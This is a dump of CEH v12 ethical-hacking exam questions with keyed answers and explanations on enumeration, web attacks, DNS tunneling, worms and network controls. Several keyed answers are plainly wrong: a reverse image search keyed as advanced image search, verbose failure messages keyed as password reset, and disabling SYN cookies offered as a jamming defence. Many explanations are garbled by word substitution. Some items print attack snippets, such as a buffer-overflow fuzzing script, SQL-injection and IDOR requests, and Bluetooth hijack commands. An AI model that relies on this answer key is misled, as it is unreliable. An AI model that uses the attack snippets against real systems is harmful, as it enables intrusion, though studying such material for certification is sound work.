

EC-Council

Exam Questions 312-50v12

Certified Ethical Hacker Exam (CEHv12)



NEW QUESTION 1

- (Exam Topic 3)

What useful information is gathered during a successful Simple Mail Transfer Protocol (SMTP) enumeration?

- A. The two internal commands VRFY and EXPN provide a confirmation of valid users, email addresses, aliases, and mailing lists.
- B. Reveals the daily outgoing message limits before mailboxes are locked
- C. The internal command RCPT provides a list of ports open to message traffic.
- D. A list of all mail proxy server addresses used by the targeted host

Answer: A

NEW QUESTION 2

- (Exam Topic 3)

Juliet, a security researcher in an organization, was tasked with checking for the authenticity of images to be used in the organization's magazines. She used these images as a search query and tracked the original source and details of the images, which included photographs, profile pictures, and memes. Which of the following footprinting techniques did Rachel use to finish her task?

- A. Reverse image search
- B. Meta search engines
- C. Advanced image search
- D. Google advanced search

Answer: C

NEW QUESTION 3

- (Exam Topic 3)

Insecure direct object reference is a type of vulnerability where the application does not verify if the user is authorized to access the internal object via its name or key. Suppose a malicious user Rob tries to get access to the account of a benign user Ned.

Which of the following requests best illustrates an attempt to exploit an insecure direct object reference vulnerability?

- A. "GET /restricted/goldtransfer?to=Rob&from=1 or 1=1' HTTP/1.1Host: westbank.com"
- B. "GET /restricted/\r\n%00account%00Ned%00access HTTP/1.1 Host: westbank.com"
- C. "GET /restricted/accounts/?name=Ned HTTP/1.1 Host westbank.com"
- D. "GET /restricted/ HTTP/1.1 Host: westbank.com"

Answer: C

Explanation:

This question shows a classic example of an IDOR vulnerability. Rob substitutes Ned's name in the "name" parameter and if the developer has not fixed this vulnerability, then Rob will gain access to Ned's account. Below you will find more detailed information about IDOR vulnerability. Insecure direct object references (IDOR) are a cybersecurity issue that occurs when a web application developer uses an identifier for direct access to an internal implementation object but provides no additional access control and/or authorization checks. For example, an IDOR vulnerability would happen if the URL of a transaction could be changed through client-side user input to show unauthorized data of another transaction. Most web applications use simple IDs to reference objects. For example, a user in a database will usually be referred to via the user ID. The same user ID is the primary key to the database column containing user information and is generated automatically. The database key generation algorithm is very simple: it usually uses the next available integer. The same database ID generation mechanisms are used for all other types of database records. The approach described above is legitimate but not recommended because it could enable the attacker to enumerate all users. If it's necessary to maintain this approach, the developer must at least make absolutely sure that more than just a reference is needed to access resources. For example, let's say that the web application displays transaction details using the following URL:

> <https://www.example.com/transaction.php?id=74656>

A malicious hacker could try to substitute the id parameter value 74656 with other similar values, for example

> <https://www.example.com/transaction.php?id=74657>

The 74657 transaction could be a valid transaction belonging to another user. The malicious hacker should not be authorized to see it. However, if the developer made an error, the attacker would see this transaction and hence we would have an insecure direct object reference vulnerability.

NEW QUESTION 4

- (Exam Topic 3)

Based on the below log, which of the following sentences are true?

Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip

- A. Application is FTP and 10.240.250.23 is the client and 10.249.253.15 is the server.
- B. Application is SSH and 10.240.250.23 is the server and 10.249.253.15 is the client.
- C. SSH communications are encrypted; it's impossible to know who is the client or the server.
- D. Application is SSH and 10.240.250.23 is the client and 10.249.253.15 is the server.

Answer: D

Explanation:

Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip

Let's just disassemble this entry.

Mar 1, 2016, 7:33:28 AM - time of the request 10.240.250.23 - 54373 - client's IP and port 10.249.253.15 - server IP - 22 - SSH port

NEW QUESTION 5

- (Exam Topic 3)

Which type of malware spreads from one system to another or from one network to another and causes similar types of damage as viruses do to the infected system?

- A. Rootkit
- B. Trojan
- C. Worm
- D. Adware

Answer: C

NEW QUESTION 6

- (Exam Topic 3)

A post-breach forensic investigation revealed that a known vulnerability in Apache Struts was to blame for the Equifax data breach that affected 143 million customers. A fix was available from the software vendor for several months prior to the intrusion. This is likely a failure in which of the following security processes?

- A. vendor risk management
- B. Security awareness training
- C. Secure deployment lifecycle
- D. Patch management

Answer: D

Explanation:

Patch management is that the method that helps acquire, test and install multiple patches (code changes) on existing applications and software tools on a pc, enabling systems to remain updated on existing patches and determining that patches are the suitable ones. Managing patches so becomes simple and simple. Patch Management is usually done by software system firms as a part of their internal efforts to mend problems with the various versions of software system programs and also to assist analyze existing software system programs and discover any potential lack of security features or different upgrades. Software patches help fix those problems that exist and are detected solely once the software's initial unharness. Patches mostly concern security while there are some patches that concern the particular practicality of programs as well.

NEW QUESTION 7

- (Exam Topic 3)

Calvin, a grey-hat hacker, targets a web application that has design flaws in its authentication mechanism. He enumerates usernames from the login form of the web application, which requests users to feed data and specifies the incorrect field in case of invalid credentials. Later, Calvin uses this information to perform social engineering.

Which of the following design flaws in the authentication mechanism is exploited by Calvin?

- A. Insecure transmission of credentials
- B. Verbose failure messages
- C. User impersonation
- D. Password reset mechanism

Answer: D

NEW QUESTION 8

- (Exam Topic 3)

Lewis, a professional hacker, targeted the IoT cameras and devices used by a target venture-capital firm. He used an information-gathering tool to collect information about the IoT devices connected to a network, open ports and services, and the attack surface area. Using this tool, he also generated statistical reports on broad usage patterns and trends. This tool helped Lewis continually monitor every reachable server and device on the Internet, further allowing him to exploit these devices in the network. Which of the following tools was employed by Lewis in the above scenario?

- A. Censys
- B. Wapiti
- C. NeuVector
- D. Lacework

Answer: A

Explanation:

Censys scans help the scientific community accurately study the Internet. The data is sometimes used to detect security problems and to inform operators of vulnerable systems so that they can fix them.

NEW QUESTION 9

- (Exam Topic 3)

John, a professional hacker, decided to use DNS to perform data exfiltration on a target network, in this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique, John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server. What is the technique employed by John to bypass the firewall?

- A. DNS cache snooping
- B. DNSSEC zone walking
- C. DNS tunneling method
- D. DNS enumeration

Answer: C

Explanation:

DNS tunneling may be a method used to send data over the DNS protocol, a protocol which has never been intended for data transfer. Due to that, people tend to overlook it and it's become a well-liked but effective tool in many attacks. Most popular use case for DNS tunneling is obtaining free internet through bypassing

captive portals at airports, hotels, or if you are feeling patient the not-so-cheap on the wing Wi-Fi. On those shared internet hotspots HTTP traffic is blocked until a username/password is provided, however DNS traffic is usually still allowed within the background: we will encode our HTTP traffic over DNS and voilà, we've internet access. This sounds fun but reality is, browsing anything on DNS tunneling is slow. Like, back to 1998 slow. Another more dangerous use of DNS tunneling would be bypassing network security devices (Firewalls, DLP appliances...) to line up an immediate and unmonitored communications channel on an organisation's network. Possibilities here are endless: Data exfiltration, fixing another penetration testing tool... you name it. To make it even more worrying, there's an outsized amount of easy to use DNS tunneling tools out there. There's even a minimum of one VPN over DNS protocol provider (warning: the planning of the web site is hideous, making me doubt on the legitimacy of it). As a pentester all this is often great, as a network admin not such a lot.

How does it work: For those that ignoramus about DNS protocol but still made it here, i feel you deserve a really brief explanation on what DNS does: DNS is sort of a phonebook for the web, it translates URLs (human-friendly language, the person's name), into an IP address (machine-friendly language, the phone number). That helps us remember many websites, same as we will remember many people's names. For those that know what DNS is i might suggest looking here for a fast refresh on DNS protocol, but briefly what you would like to understand is:

- A Record: Maps a website name to an IP address. example.com ? 12.34.52.67
- NS Record (a.k.a. Nameserver record): Maps a website name to an inventory of DNS servers, just in case our website is hosted in multiple servers. example.com ? server1.example.com, server2.example.com

Who is involved in DNS tunneling?

- Client. Will launch DNS requests with data in them to a website.
- One Domain that we will configure. So DNS servers will redirect its requests to an outlined server of our own.
- Server. this is often the defined nameserver which can ultimately receive the DNS requests.

The 6 Steps in DNS tunneling (simplified):

1. The client encodes data during a DNS request. The way it does this is often by prepending a bit of knowledge within the domain of the request. for instance : mypieceofdata.server1.example.com
2. The DNS request goes bent a DNS server.
3. The DNS server finds out the A register of your domain with the IP address of your server.
4. The request for mypieceofdata.server1.example.com is forwarded to the server.
5. The server processes regardless of the mypieceofdata was alleged to do. Let's assume it had been an HTTP request.
6. The server replies back over DNS and woop woop, we've got signal.

Bypassing Firewalls through the DNS Tunneling Method DNS operates using UDP, and it has a 255-byte limit on outbound queries. Moreover, it allows only alphanumeric characters and hyphens. Such small size constraints on external queries allow DNS to be used as an ideal choice to perform data exfiltration by various malicious entities. Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect the abnormality in DNS tunneling. It is effectively used by malware to bypass the firewall to maintain communication between the victim machine and the C&C server. Tools such as NSTX (<https://sourceforge.net>), Heyoka (<http://heyoka.sourceforge.net>), and Iodine (<https://code.kryo.se>) use this technique of tunneling traffic across DNS port 53. CEH v11 Module 12 Page 994

NEW QUESTION 10

- (Exam Topic 3)

Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the Information, he successfully performed an attack on the target government organization without being traced. Which of the following techniques is described in the above scenario?

- A. Dark web footprinting
- B. VoIP footpnting
- C. VPN footprinting
- D. website footprinting

Answer: A

Explanation:

The deep web is the layer of the online cyberspace that consists of web pages and content that are hidden and unindexed.

NEW QUESTION 10

- (Exam Topic 3)

Which of the following scanning method splits the TCP header into several packets and makes it difficult for packet filters to detect the purpose of the packet?

- A. ACK flag probe scanning
- B. ICMP Echo scanning
- C. SYN/FIN scanning using IP fragments
- D. IPID scanning

Answer: C

Explanation:

SYN/FIN scanning using IP fragments is a process of scanning that was developed to avoid false positives generated by other scans because of a packet filtering device on the target system. The TCP header splits into several packets to evade the packet filter. For any transmission, every TCP header must have the source and destination port for the initial packet (8-octet, 64-bit). The initialized flags in the next packet allow the remote host to reassemble the packets upon receipt via an Internet protocol module that detects the fragmented data packets using field-equivalent values of the source, destination, protocol, and identification.

NEW QUESTION 14

- (Exam Topic 3)

Cross-site request forgery involves:

- A. A request sent by a malicious user from a browser to a server
- B. Modification of a request by a proxy between client and server
- C. A browser making a request to a server without the user's knowledge
- D. A server making a request to another server without the user's knowledge

Answer: C

Explanation:

<https://owasp.org/www-community/attacks/csrf>

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf. For most sites, browser requests automatically include any credentials associated with the site, such as the user's session cookie, IP address, Windows domain credentials, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.

CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.

It's sometimes possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called "stored CSRF flaws". This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

NEW QUESTION 18

- (Exam Topic 3)

You start performing a penetration test against a specific website and have decided to start from grabbing all the links from the main page.

What is the best Linux pipe to achieve your milestone?

- A. `dirb https://site.com | grep "site"`
- B. `curl -s https://sile.com | grep "< a href='\"http\"" | grep "Site-com- | cut -d \"V\" -f 2`
- C. `wget https://stte.com | grep "< a href='\"http\"" | grep "site.com"`
- D. `wgethttps://site.com | cut-d"http`

Answer: C

NEW QUESTION 22

- (Exam Topic 3)

To create a botnet, the attacker can use several techniques to scan vulnerable machines. The attacker first collects information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list is divided by assigning half of the list to the newly compromised machines. The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time.

Which technique is discussed here?

- A. Hit-list-scanning technique
- B. Topological scanning technique
- C. Subnet scanning technique
- D. Permutation scanning technique

Answer: A

Explanation:

One of the biggest problems a worm faces in achieving a very fast rate of infection is "getting off the ground." Although a worm spreads exponentially throughout the early stages of infection, the time needed to infect say the first 10,000 hosts dominates the infection time.

There is a straightforward way for an active worm to overcome this obstacle, that we term hit-list scanning. Before the worm is free, the worm author collects a listing of say ten,000 to 50,000 potentially vulnerable machines, ideally ones with sensible network connections. The worm, when released onto an initial machine on this hit-list, begins scanning down the list. Once it infects a machine, it divides the hit-list in half, communicating half to the recipient worm, keeping the other half.

This fast division ensures that even if only 10-20% of the machines on the hit-list are actually vulnerable, an active worm can quickly bear the hit-list and establish itself on all vulnerable machines in only some seconds. Though the hit-list could begin at 200 kilobytes, it quickly shrinks to nothing during the partitioning. This provides a great benefit in constructing a quick worm by speeding the initial infection.

The hit-list needn't be perfect: a simple list of machines running a selected server sort could serve, though larger accuracy can improve the unfold. The hit-list itself is generated victimization one or many of the following techniques, ready well before, typically with very little concern of detection.

➤ **Stealthy scans.** Portscans are so common and then wide ignored that even a quick scan of the whole net would be unlikely to attract law enforcement attention or over gentle comment within the incident response community. However, for attackers wish to be particularly careful, a randomised sneaky scan taking many months would be not possible to attract much attention, as most intrusion detection systems are not currently capable of detecting such low-profile scans. Some portion of the scan would be out of date by the time it had been used, however abundant of it'd not.

➤ **Distributed scanning.** An assailant might scan the web using a few dozen to some thousand already-compromised "zombies," the same as what DDOS attackers assemble in a very fairly routine fashion. Such distributed scanning has already been seen within the wild—Lawrence Berkeley National Laboratory received ten throughout the past year.

➤ **DNS searches.** Assemble a list of domains (for example, by using wide offered spam mail lists, or trolling the address registries). The DNS will then be searched for the science addresses of mail-servers (via mx records) or net servers (by looking for www.domain.com).

➤ **Spiders.** For net server worms (like Code Red), use Web-crawling techniques the same as search engines so as to produce a list of most Internet-connected web sites. This would be unlikely to draw in serious attention.

➤ **Public surveys.** For many potential targets there may be surveys available listing them, like the Netcraft survey.

➤ **Just listen.** Some applications, like peer-to-peer networks, wind up advertising many of their servers.

Similarly, many previous worms effectively broadcast that the infected machine is vulnerable to further attack. Easy, because of its widespread scanning, during the Code Red I infection it was easy to select up the addresses of upwards of 300,000 vulnerable IIS servers—because each came knock on everyone's door!

NEW QUESTION 23

- (Exam Topic 3)

Clark, a professional hacker, attempted to perform a Btlejacking attack using an automated tool, Btlejack, and hardware tool, micro:bit. This attack allowed Clark to hijack, read, and export sensitive information shared between connected devices. To perform this attack, Clark executed various btlejack commands. Which of the following commands was used by Clark to hijack the connections?

- A. `btlejack-f 0x129f3244-j`
- B. `btlejack -c any`
- C. `btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s`
- D. `btlejack -f 0x9c68fd30 -t -m 0x1 ffffffff`

Answer: D

NEW QUESTION 24

- (Exam Topic 3)

The network in ABC company is using the network address 192.168.1.64 with mask 255.255.255.192. In the network the servers are in the addresses

192.168.1.122, 192.168.1.123 and 192.168.1.124. An attacker is trying to find those servers but he cannot see them in his scanning. The command he is using is: nmap 192.168.1.64/28.
 Why he cannot see the servers?

- A. He needs to add the command "ip address" just before the IP address
- B. He needs to change the address to 192.168.1.0 with the same mask
- C. He is scanning from 192.168.1.64 to 192.168.1.78 because of the mask /28 and the servers are not in that range
- D. The network must be down and the nmap command and IP address are ok

Answer: C

Explanation:

<https://en.wikipedia.org/wiki/Subnetwork>

This is a fairly simple question. You must to understand what a subnet mask is and how it works.

A subnetwork or subnet is a logical subdivision of an IP network. The practice of dividing a network into two or more networks is called subnetting.

Computers that belong to the same subnet are addressed with an identical most-significant bit-group in their IP addresses. This results in the logical division of an IP address into two fields: the network number or routing prefix and the rest field or host identifier. The rest field is an identifier for a specific host or network interface.

The routing prefix may be expressed in Classless Inter-Domain Routing (CIDR) notation written as the first address of a network, followed by a slash character (/), and ending with the bit-length of the prefix. For example, 198.51.100.0/24 is the prefix of the Internet Protocol version 4 network starting at the given address, having 24 bits allocated for the network prefix, and the remaining 8 bits reserved for host addressing. Addresses in the range 198.51.100.0 to 198.51.100.255 belong to this network. The IPv6 address specification 2001:db8::/32 is a large address block with 296 addresses, having a 32-bit routing prefix.

For IPv4, a network may also be characterized by its subnet mask or netmask, which is the bitmask that when applied by a bitwise AND operation to any IP address in the network, yields the routing prefix. Subnet masks are also expressed in dot-decimal notation like an address. For example, 255.255.255.0 is the subnet mask for the prefix 198.51.100.0/24.

Table Description automatically generated

IPv4 CIDR				
CIDR	The last IP address on the subnet	Subnet mask	Number of addresses in a subnet	Number of hosts in the subnet
a.b.c.d/32	0.0.0.0	255.255.255.255	1	0
a.b.c.d/31	0.0.0.1	255.255.255.254	2	0
a.b.c.d/30	0.0.0.3	255.255.255.252	4	2
a.b.c.d/29	0.0.0.7	255.255.255.248	8	6
a.b.c.d/28	0.0.0.15	255.255.255.240	16	14
a.b.c.d/27	0.0.0.31	255.255.255.224	32	30
a.b.c.d/26	0.0.0.63	255.255.255.192	64	62
a.b.c.d/25	0.0.0.127	255.255.255.128	128	126
a.b.c.0/24	0.0.0.255	255.255.255.000	256	254
a.b.c.0/23	0.0.1.255	255.255.254.000	512	510
a.b.c.0/22	0.0.3.255	255.255.252.000	1024	1022
a.b.c.0/21	0.0.7.255	255.255.248.000	2048	2046
a.b.c.0/20	0.0.15.255	255.255.240.000	4096	4094
a.b.c.0/19	0.0.31.255	255.255.224.000	8192	8190
a.b.c.0/18	0.0.63.255	255.255.192.000	16384	16382
a.b.c.0/17	0.0.127.255	255.255.128.000	32768	32766
a.b.0.0/16	0.0.255.255	255.255.000.000	65536	65534
a.b.0.0/15	0.1.255.255	255.254.000.000	131072	131070
a.b.0.0/14	0.3.255.255	255.252.000.000	262144	262142
a.b.0.0/13	0.7.255.255	255.248.000.000	524288	524286
a.b.0.0/12	0.15.255.255	255.240.000.000	1048576	1048574
a.b.0.0/11	0.31.255.255	255.224.000.000	2097152	2097150
a.b.0.0/10	0.63.255.255	255.192.000.000	4194304	4194302
a.b.0.0/9	0.127.255.255	255.128.000.000	8388608	8388606
a.0.0.0/8	0.255.255.255	255.000.000.000	16777216	16777214
a.0.0.0/7	1.255.255.255	254.000.000.000	33554432	33554430
a.0.0.0/6	3.255.255.255	252.000.000.000	67108864	67108862
a.0.0.0/5	7.255.255.255	248.000.000.000	134217728	134217726
a.0.0.0/4	15.255.255.255	240.000.000.000	268435456	268435454
a.0.0.0/3	31.255.255.255	224.000.000.000	536870912	536870910
a.0.0.0/2	63.255.255.255	192.000.000.000	1073741824	1073741822
a.0.0.0/1	127.255.255.255	128.000.000.000	2147483648	2147483646
0.0.0.0/0	255.255.255.255	000.000.000.000	4294967296	4294967294

NEW QUESTION 29

- (Exam Topic 3)

Henry is a penetration tester who works for XYZ organization. While performing enumeration on a client organization, he queries the DNS server for a specific cached DNS record. Further, by using this cached record, he determines the sites recently visited by the organization's user. What is the enumeration technique used by Henry on the organization?

- A. DNS zone walking
- B. DNS cache snooping
- C. DNS SEC zone walking
- D. DNS cache poisoning

Answer: B

NEW QUESTION 33

- (Exam Topic 3)

Which of the following types of SQL injection attacks extends the results returned by the original query, enabling attackers to run two or more statements if they have the same structure as the original one?

- A. Error-based injection
- B. Boolean-based blind SQL injection
- C. Blind SQL injection
- D. Union SQL injection

Answer: D

NEW QUESTION 35

- (Exam Topic 3)

Firewall has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?

TCP port 21 no response TCP port 22 no response
TCP port 23 Time-to-live exceeded

- A. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server
- B. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error
- C. The scan on port 23 passed through the filtering device
- D. This indicates that port 23 was not blocked at the firewall
- E. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host

Answer: C

NEW QUESTION 40

- (Exam Topic 3)

Jacob works as a system administrator in an organization. He wants to extract the source code of a mobile application and disassemble the application to analyze its design flaws. Using this technique, he wants to fix any bugs in the application, discover underlying vulnerabilities, and improve defense strategies against attacks.

What is the technique used by Jacob in the above scenario to improve the security of the mobile application?

- A. Reverse engineering
- B. App sandboxing
- C. Jailbreaking
- D. Social engineering

Answer: A

NEW QUESTION 41

- (Exam Topic 3)

What information security law or standard aims at protecting stakeholders and the general public from accounting errors and fraudulent activities within organizations?

- A. PCI-DSS
- B. FISMA
- C. SOX
- D. ISO/IEC 27001:2013

Answer: C

NEW QUESTION 44

- (Exam Topic 3)

Stephen, an attacker, targeted the industrial control systems of an organization. He generated a fraudulent email with a malicious attachment and sent it to employees of the target organization. An employee who manages the sales software of the operational plant opened the fraudulent email and clicked on the malicious attachment. This resulted in the malicious attachment being downloaded and malware being injected into the sales software maintained in the victim's system. Further, the malware propagated itself to other networked systems, finally damaging the industrial automation components. What is the attack technique used by Stephen to damage the industrial systems?

- A. Spear-phishing attack
- B. SMishing attack
- C. Reconnaissance attack
- D. HMI-based attack

Answer: A

NEW QUESTION 47

- (Exam Topic 3)

The security administrator of ABC needs to permit Internet traffic in the host 10.0.0.2 and UDP traffic in the host 10.1.1.3. He also needs to permit all FTP traffic to the rest of the network and deny all other traffic. After he applied his ACL configuration in the router, nobody can access the ftp, and the permitted hosts cannot access the Internet. According to the next configuration, what is happening in the network?

```
access-list 102 deny tcp any any
access-list 104 permit udp host 10.0.0.3 any
access-list 110 permit tcp host 10.0.0.2 eq www any
access-list 108 permit tcp any eq ftp any
```

- A. The ACL 104 needs to be first because is UDP
- B. The first ACL is denying all TCP traffic and the other ACLs are being ignored by the router
- C. The ACL for FTP must be before the ACL 110
- D. The ACL 110 needs to be changed to port 80

Answer: B


Explanation:

<https://www.cisco.com/c/en/us/support/docs/ip/access-lists/26448-ACLsamples.html>

Since the first line prohibits any TCP traffic (access-list 102 deny tcp any any), the lines below will simply be ignored by the router. Below you will find the example from CISCO documentation.

This figure shows that FTP (TCP, port 21) and FTP data (port 20) traffic sourced from NetB destined to NetA is denied, while all other IP traffic is permitted.

Diagram Description automatically generated



FTP uses port 21 and port 20. TCP traffic destined to port 21 and port 20 is denied and everything else is explicitly permitted.

- > access-list 102 deny tcp any any eq ftp
- > access-list 102 deny tcp any any eq ftp-data
- > access-list 102 permit ip any any

NEW QUESTION 51

- (Exam Topic 3)

What would you enter if you wanted to perform a stealth scan using Nmap?

- A. nmap -sM
- B. nmap -sU
- C. nmap -sS
- D. nmap -sT

Answer: C

NEW QUESTION 53

- (Exam Topic 3)

Which of the following options represents a conceptual characteristic of an anomaly-based IDS over a signature-based IDS?

- A. Produces less false positives
- B. Can identify unknown attacks
- C. Requires vendor updates for a new threat
- D. Cannot deal with encrypted network traffic

Answer: B

Explanation:

An anomaly-based intrusion detection system is an intrusion detection system for detecting both network and computer intrusions and misuse by monitoring system activity and classifying it as either normal or anomalous. The classification is based on heuristics or rules, rather than patterns or signatures, and attempts to detect any type of misuse that falls out of normal system operation. This is as opposed to signature-based systems, which can only detect attacks for which a signature has previously been created.

In order to positively identify attack traffic, the system must be taught to recognize normal system activity. The two phases of a majority of anomaly detection systems consist of the training phase (where a profile of normal behaviors is built) and the testing phase (where current traffic is compared with the profile created in the training phase). Anomalies are detected in several ways, most often with artificial intelligence type techniques. Systems using artificial neural networks have been used to great effect. Another method is to define what normal usage of the system comprises using a strict mathematical model, and flag any deviation from this as an attack. This is known as strict anomaly detection.[3] Other techniques used to detect anomalies include data mining methods, grammar-based methods, and the Artificial Immune System.

Network-based anomalous intrusion detection systems often provide a second line of defense to detect anomalous traffic at the physical and network layers after it has passed through a firewall or other security appliance on the border of a network. Host-based anomalous intrusion detection systems are one of the last layers of defense and reside on computer endpoints. They allow for fine-tuned, granular protection of endpoints at the application level.

Anomaly-based Intrusion Detection at both the network and host levels have a few shortcomings; namely a high false-positive rate and the ability to be fooled by a correctly delivered attack. Attempts have been made to address these issues through techniques used by PAYL and MCPAD.

NEW QUESTION 58

- (Exam Topic 3)

Which of the following statements is TRUE?

- A. Packet Sniffers operate on the Layer 1 of the OSI model.
- B. Packet Sniffers operate on Layer 2 of the OSI model.
- C. Packet Sniffers operate on both Layer 2 & Layer 3 of the OSI model.
- D. Packet Sniffers operate on Layer 3 of the OSI model.

Answer: B

NEW QUESTION 61

- (Exam Topic 3)

What is the most common method to exploit the "Bash Bug" or "Shellshock" vulnerability?

- A. SYN Flood
- B. SSH
- C. Through Web servers utilizing CGI (Common Gateway Interface) to send a malformed environment variable to a vulnerable Web server
- D. Manipulate format strings in text fields

Answer: C

NEW QUESTION 65

- (Exam Topic 3)

Elante company has recently hired James as a penetration tester. He was tasked with performing enumeration on an organization's network. In the process of enumeration, James discovered a service that is accessible to external sources. This service runs directly on port 21. What is the service enumerated by James in the above scenario?

- A. Border Gateway Protocol (BGP)
- B. File Transfer Protocol (FTP)
- C. Network File System (NFS)
- D. Remote procedure call (RPC)

Answer: B

NEW QUESTION 69

- (Exam Topic 3)

Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks. What is the countermeasure Mike applied to defend against jamming and scrambling attacks?

- A. Allow the usage of functions such as gets and strcpy
- B. Allow the transmission of all types of addressed packets at the ISP level
- C. Implement cognitive radios in the physical layer
- D. A Disable TCP SYN cookie protection

Answer: D

NEW QUESTION 72

- (Exam Topic 3)

Which access control mechanism allows for multiple systems to use a central authentication server (CAS) that permits users to authenticate once and gain access to multiple systems?

- A. Role Based Access Control (RBAC)
- B. Discretionary Access Control (DAC)
- C. Single sign-on
- D. Windows authentication

Answer: C

NEW QUESTION 73

- (Exam Topic 3)

You are logged in as a local admin on a Windows 7 system and you need to launch the Computer Management Console from command line. Which command would you use?

- A. c:\compmgmt.msc
- B. c:\services.msc
- C. c:\ncpa.cp
- D. c:\gpedit

Answer: A

Explanation:

To start the Computer Management Console from command line just type compmgmt.msc

/computer:computername in your run box or at the command line and it should automatically open the Computer Management console.

References:

<http://www.waynezim.com/tag/compmgmtmsc/>

NEW QUESTION 76

- (Exam Topic 3)

Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?

- A. Host-based assessment
- B. Wireless network assessment
- C. Application assessment
- D. Distributed assessment

Answer: B

Explanation:

Wireless network assessment determines the vulnerabilities in an organization's wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization's perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.

NEW QUESTION 79

- (Exam Topic 3)

```
#!/usr/bin/python import socket buffer=["A"] counter=50 while len(buffer)<=100: buffer.append ("A"*counter) counter=counter+50 commands= ["HELP", "STATS .", "RTIME .", "LTIME.", "SRUN .", "TRUN .", "GMON .", "GDOG .", "KSTET .", "GTER .", "HTER .", "LTER .", "KSTAN ."] for command in commands: for buffstring in buffer: print "Exploiting" +command +str(len(buffstring)) s=socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect(('127.0.0.1', 9999)) s.recv(50) s.send(command+buffstring) s.close() What is the code written for?
```

- A. Denial-of-service (DOS)
- B. Buffer Overflow
- C. Bruteforce
- D. Encryption

Answer: B

NEW QUESTION 81

- (Exam Topic 3)

Which of the following Bluetooth hacking techniques does an attacker use to send messages to users without the recipient's consent, similar to email spamming?

- A. Bluesmacking
- B. BlueSniffing
- C. Bluejacking
- D. Bluesnarfing

Answer: C

Explanation:

<https://en.wikipedia.org/wiki/Bluejacking>

Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol. Bluejacking is usually harmless, but because bluejacked people generally don't know what has happened, they may think that their phone is malfunctioning. Usually, a bluejacker will only send a text message, but with modern phones it's possible to send images or sounds as well. Bluejacking has been used in guerrilla marketing campaigns to promote advergames. Bluejacking is also confused with Bluesnarfing, which is the way in which mobile phones are illegally hacked via Bluetooth.

NEW QUESTION 85

- (Exam Topic 3)

Which tier in the N-tier application architecture is responsible for moving and processing data between the tiers?

- A. Presentation tier
- B. Application Layer
- C. Logic tier
- D. Data tier

Answer: C

NEW QUESTION 87

- (Exam Topic 3)

